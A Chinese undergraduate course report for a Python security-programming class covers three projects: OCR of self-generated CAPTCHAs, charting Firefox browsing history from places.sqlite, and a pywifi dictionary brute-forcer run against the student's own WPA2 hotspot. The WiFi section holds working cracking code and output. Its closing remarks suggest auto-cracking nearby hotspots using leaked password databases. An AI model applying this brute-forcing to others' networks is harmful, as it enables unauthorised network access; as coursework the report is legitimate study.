

中国矿业大学计算机学院

2018 级本科生课程报告

课程名称 Python 语言与安全程序设计

报告时间 2021.7.8

学生姓名 田浪

学 号 08183006

专 业 信息安全

任课教师 朱长征

课程考查评分

毕业要求	指标点	得分
3. 设计/开发解决方案	3.2 能够在信息安全系统中合理地组织、存储和处理数据，正确地设计算法并对算法分析和评价	
5. 使用现代工具	5.2 能够在信息安全领域复杂工程问题的预测、模拟或解决过程中，开发、选择使用恰当的技术、软硬件及系统资源及相关工程研发工具，获得复杂工程问题的良好解决方案	
总合		

目录

1	验证码识别	1
1.1	设计思路	1
1.2	流程图	1
1.3	运行环境	1
1.4	运行效果截图	2
1.5	分析总结	3
2	分析 firefox 浏览记录	4
2.1	设计思路	4
2.2	流程图	4
2.3	开发环境配置	4
2.4	运行效果截图	5
2.5	分析总结	6
3	破解 wifi 密码	6
3.1	设计思路	6
3.2	流程图	7
3.3	开发环境配置	7
3.4	运行效果截图	7
3.5	分析总结	9


1 验证码识别

1.1 设计思路

由于主要处理的是验证码的问题，所以这里不设计爬虫程序。

- 1、利用 PIL 库生成验证码
- 2、调用 pytesseract 库处理图片

1.2 流程图



验证码识别流程图

1.3 运行环境

环境：

Anaconda 1.7.2+Spider+python3.8+tesseract

依赖库：

pillow+pytesseract+os+random

1.4 运行效果截图

生成验证码:


```

15 def getRandomStr():
16     '''获取一个随机字符串, 每个字符的颜色也是随机的'''
17     random_num = str(random.randint(0, 9))
18     random_low_alpha = chr(random.randint(97, 122))
19     random_upper_alpha = chr(random.randint(65, 90))
20     random_char = random.choice([random_num, random_low_alpha, random_upper_alpha])
21     return random_char
22
23 def get_captcha():
24     # 获取一个Image对象, 参数分别是RGB模式. 宽150, 高30, 随机颜色
25     image = Image.new('RGB', (150, 30), color='white')
26     # 获取一个画笔对象, 将图片对象传过去
27     draw = ImageDraw.Draw(image)
28     # 获取一个font字体对象参数是ttf的字体文件的目录, 以及字体的大小
29     font=ImageFont.truetype("arial.ttf", size=26)
30     # 图片名称
31     name=""
32     for i in range(5):
33         # 循环5次, 获取5个随机字符串
34         random_char = getRandomStr()
35         name=name+random_char
36         # 在图片上一次写入得到的随机字符串, 参数是: 定位, 字符串, 颜色, 字体
37         draw.text((10+i*30, 0), random_char, get_random_color(), font=font)
38     image.save(open('captcha/'+name+'.png', 'wb'), 'png')
39     print('验证码生成成功')
40
41 if __name__ == '__main__':
42     for i in range(20): #生成20个验证码图片
43         get_captcha()

```

获取5个字符的验证码

代码图



生成的验证码

运行结果

```

8 from PIL import Image
9 import pytesseract
10 import os
11
12 base_path='captcha/'
13 name_dir=os.listdir(base_path)
14 for name in name_dir:
15     file_name=name.split('.')[0]
16
17     print(name.split('.')[0])
18     img=Image.open(base_path+name)
19     gary=img.convert('L') #灰度处理
20     bw=gary.point(lambda x:0 if x<150 else 255,"1") #二值化
21     bw.save(open('result/'+file_name+'.png', 'wb'), 'png') #调用库进行识别
22     res=pytesseract.image_to_string(bw, lang='eng', config='--psm 10')[:-1]
23     print("{} 处理结果是: {}".format(file_name, res))

```

验证码处理代码



```
PE6N1
PE6N1 处理结果是: PE6N1

Python3WebSpider
Python3WebSpider 处理结果是: Python3WebSpider

UcWcU
UcWcU 处理结果是: Uc We U

wV6kk
wV6kk 处理结果是: wV6kk

XZSFT
XZSFT 处理结果是: XZSFT

Z1mUQ
Z1mUQ 处理结果是: Z1mUQ

In [76]:
```

运行效果截图

1.5 分析总结

实现了 pillow 库生成简单验证码，但是并未做添加噪声的处理。

验证码识别部分做的简陋，没有考虑有点、线噪声的情况。

在最开始做的时候，调用 captcha 库生成含有噪声的验证码，然后使用 pillow 库进行降噪处理，最后使用 pytesseract 库进行识别，发现效果并不好，于是改成了无噪声的图片。

看了很多文章，发现可以利用机器学习或者搭建深度训练模型进行图片处理，效果会更好。

2 分析 firefox 浏览记录

2.1 设计思路

- 1、找到 Firefox 浏览记录存储位置，在
C:\Users\latpurple\AppData\Roaming\Mozilla\Firefox\Profiles\033vcuw5.default-release-1\places.sqlite 中
- 2、将 places.sqlite 文件复制到代码所在的文件夹，这样就可以离线进行操作了
- 3、通过 python 的 sqlite3 库，连接这个数据库文件
- 4、对浏览记录进行预处理，最后进行可视化分析

2.2 流程图



Firefox 浏览记录分析流程图

2.3 开发环境配置

环境：

Anaconda 1.7.2+Spyder+python3.8+Firefox 浏览器+sqlite manager 插件

依赖库：

sqlite3+matplotlib

2.4 运行效果截图

1、首先通过 Firefox 浏览器的 sqlite manager 插件打开 places.sqlite 文件，通过查询测试发现比较中要的数据在 moz_origins 表中，如图：

#	id	prefix	host	frequency
1	1	https://	support.mozilla.org	370
2	2	https://	www.mozilla.org	771
3	3	http://	mozilla.com.cn	280
4	4	https://	www.firefox.com.cn	280
5	5	http://	www.firefoxchina.cn	140
6	6	https://	www.baidu.com	436545
7	8	https://	weibo.com	2595
8	9	https://	ai.taobao.com	140
9	10	https://	c.duomai.com	140
10	11	https://	www.ctrip.com	140

places.sqlite 视图

2、代码部分

执行查询，合并数据，然后绘图

```


8 import matplotlib.pyplot as plt
9 import sqlite3
10
11 def get_moz_origins_data():
12     #指定浏览记录路径
13     history_db='places.sqlite'
14     #连接sqlite数据库
15     c=sqlite3.connect(history_db)
16     cursor=c.cursor()
17     select_statement="select prefix,host,frequency from 'moz_origins' order by frequency desc Limit 10"
18     #执行查询语句
19     cursor.execute(select_statement)
20     results = cursor.fetchall()
21     print(len(results))
22     data={}
23     for result in results:
24         #将前缀跟域名结合成url，作为字典的索引，访问次数作为字典值
25         print(result[0],result[1],result[2])
26         url=result[0]+result[1]
27         count=result[2]
28         data[url]=count
29     return data
30
31 def analyze(data):
32     #利用matplotlib进行绘图操作
33     plt.bar(range(len(data)),data.values(),align='edge')
34     plt.xticks(rotation=70)
35     plt.xticks(range(len(data)),data.keys())
36     plt.show()
37
38 if __name__ == '__main__':
39     data=get_moz_origins_data()
40     analyze(data)

```

发现打印10条记录比较合适

代码图

3、可视化结果



可视化结果图

2.5 分析总结

通过查找资料，发现，Firefox 浏览器跟 Google 浏览器在本地的浏览记录存储位置不太一样，而且其存储在 sqlite 数据库中的表的结构也不一样。

通过实际操作，熟悉 python 使用 sqlite 数据库，并且用 matplotlib 库进行制图，但是仅仅只对 URL 的访问次数做了可视化。

我没能实现与其他表相结合，做出更进一步分析，例如搜索记录，访问记录。


有些表中有数据，但是不太清楚有什么用，不仅如此，还有好几个空表。

3 破解 wifi 密码

3.1 设计思路

- 1、创建密码字典，破解 wifi 密码本质上是一种暴力破解
- 2、利用 pywifi 库，操控网卡去连接热点（我自己的热点名称是"qingdu"）
- 3、选择加密模式为 WPA2PSK（目前手机热点所采用的加密方式），输入密码（从字典载入）
- 4、通过字典进行爆破，直到成功，或者字典跑完。

3.2 流程图



破解 WiFi 流程图

3.3 开发环境配置

环境:


Anaconda 1.7.2+Spyder+python3.8+sublime text3

依赖库:

random+pywifi+time

3.4 运行效果截图

1、生成了 3*500 的密码字典



生成的字典图，最后一个为热点的密码

2、核心代码图

当网卡的状态值等于 4 的时候，连接成功。如图：判断网卡状态值

```

20
21 #---测试连接，返回连接结果---
22 def crack(passwd,num):
23     #先断开连接
24     ifaces.disconnect()
25     wifi_status=ifaces.status() #此时status为0
26     # print('断开连接后，status是',wifi_status)
27     if wifi_status==const.IFACE_DISCONNECTED:
28         #创建wifi连接文件
29         profile=pywifi.Profile()
30         #要连接wifi的名称，这里使用自己的手机热点
31         profile.ssid='qingdu' #热点名称
32         #网卡的开放状态
33         profile.auth=const.AUTH_ALG_OPEN
34         #wifi加密算法，wps2
35         profile.akm.append(const.AKM_TYPE_WPA2PSK)
36         #加密单元
37         profile.cipher=const.CIPHER_TYPE_CCMP
38         #调用密码，直接从密码字典取值，自己wifi密码是t12345678
39         profile.key=passwd #密码
40         #删除所有连接过的wifi文件
41         ifaces.remove_all_network_profiles()
42         #设定新的连接文件
43         tep_profile=ifaces.add_network_profile(profile) #建立连接
44         #连接
45         ifaces.connect(tep_profile)
46         # print('连接前，ifaces_status is...',ifaces.status())
47         #经过测试，发现延时设为0.5s比较适合
48         time.sleep(0.5)
49         # print('ifaces_status is...',ifaces.status())
50         #设置每秒打印一次

```

建立连接过程图

```

51
52 if ifaces.status()==const.IFACE_CONNECTED:
53     print(passwd,'成功连接')
54     print('连接成功后，ifaces_status is...',ifaces.status())
55     return True
56 else:
57     if num%5==0:
58         print('第{}个密码 :'.format(num),passwd,'连接失败...')
59         return False
60     '''
61     这里由于会有延时，就是连接上之后，status值会过几秒才会变，
62     所以，即使密码正确，也会打印出‘连接错误’
63     因此当status值变为4的时候，结束循环。然后打印出过去20条密码
64     '''

```


判断网卡状态值

```

6 # Define interface status.
7 IFACE_DISCONNECTED = 0
8 IFACE_SCANNING = 1
9 IFACE_INACTIVE = 2
10 IFACE_CONNECTING = 3
11 IFACE_CONNECTED = 4

```

const 中的部分常量值



```
65J3EIB3m0
0Lau1CoxbF
VZpQpW02Zx
N4wEyqhsP0
KKrUtcEKBP
bjtRkgRPLR
AOVIfu8vZX
ipF5zPLSzy
TH0wRoh3oE
bqCFedj5Hv
LZ4Y0pJSJ5
mh1G019H1h
hJ5VL1m2yI
vc1HDffgHk
Rjjm1t1dSa
MK1nu3SbqT
t112345678
爆破wifi密码结束，密码是： t112345678
一共花费1525.576717376709s时间

In [14]: |
```

运行结果图

3.5 分析总结

程序可以实现手机 WiFi 热点的破解，但是在知道加密方式的和密码的前提下，才能成功。

生成的随机密码字典，很难破解人为设计、有规律的密码。因此，更有效的方法是，设计更为强大的字典，可以通过社交工程，或者社工库中的密码泄露扩充字典。

可以设计对周围热点的自动破解。通过 pywifi 库操控网卡可以扫描出附近的 WiFi 热点，同样也可以识别 WiFi 热点的加密模式，再结合强大的密码字典，就能实现对周围 WiFi 热点的破解了。